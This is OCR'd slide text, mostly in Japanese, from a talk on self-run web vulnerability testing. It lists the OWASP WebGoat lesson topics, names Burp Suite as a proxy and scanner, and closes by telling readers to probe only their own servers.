
【その他】OWASP WebGoat Project

【教材】OWASP WebGoat Project

- Cross-site Scripting (XSS)
- Access Control
- Thread Safety
- Hidden Form Field Manipulation
- Parameter Manipulation
- Weak Session Cookies
- Blind SQL Injection
- Numeric SQL Injection
- String SQL Injection
- Web Services
- Fail Open Authentication
- Dangers of HTML Comments


Scan Tools

Burp Suite (HTTP Proxy)



引用元：自分でできるWebアプリケーション脆弱性診断 – デブサミ2010 上野宣

Burp Suite (Vulnerability scanner)



引用元：自分でできるWebアプリケーション脆弱性診断 – デブサミ2010 上野宣

【まとめ】
脆弱なWebサーバを用意して
みんなで突いてみた
（あくまでも自分の環境で）

【注意】
他人の管理しているサーバを
突かないようにしましょう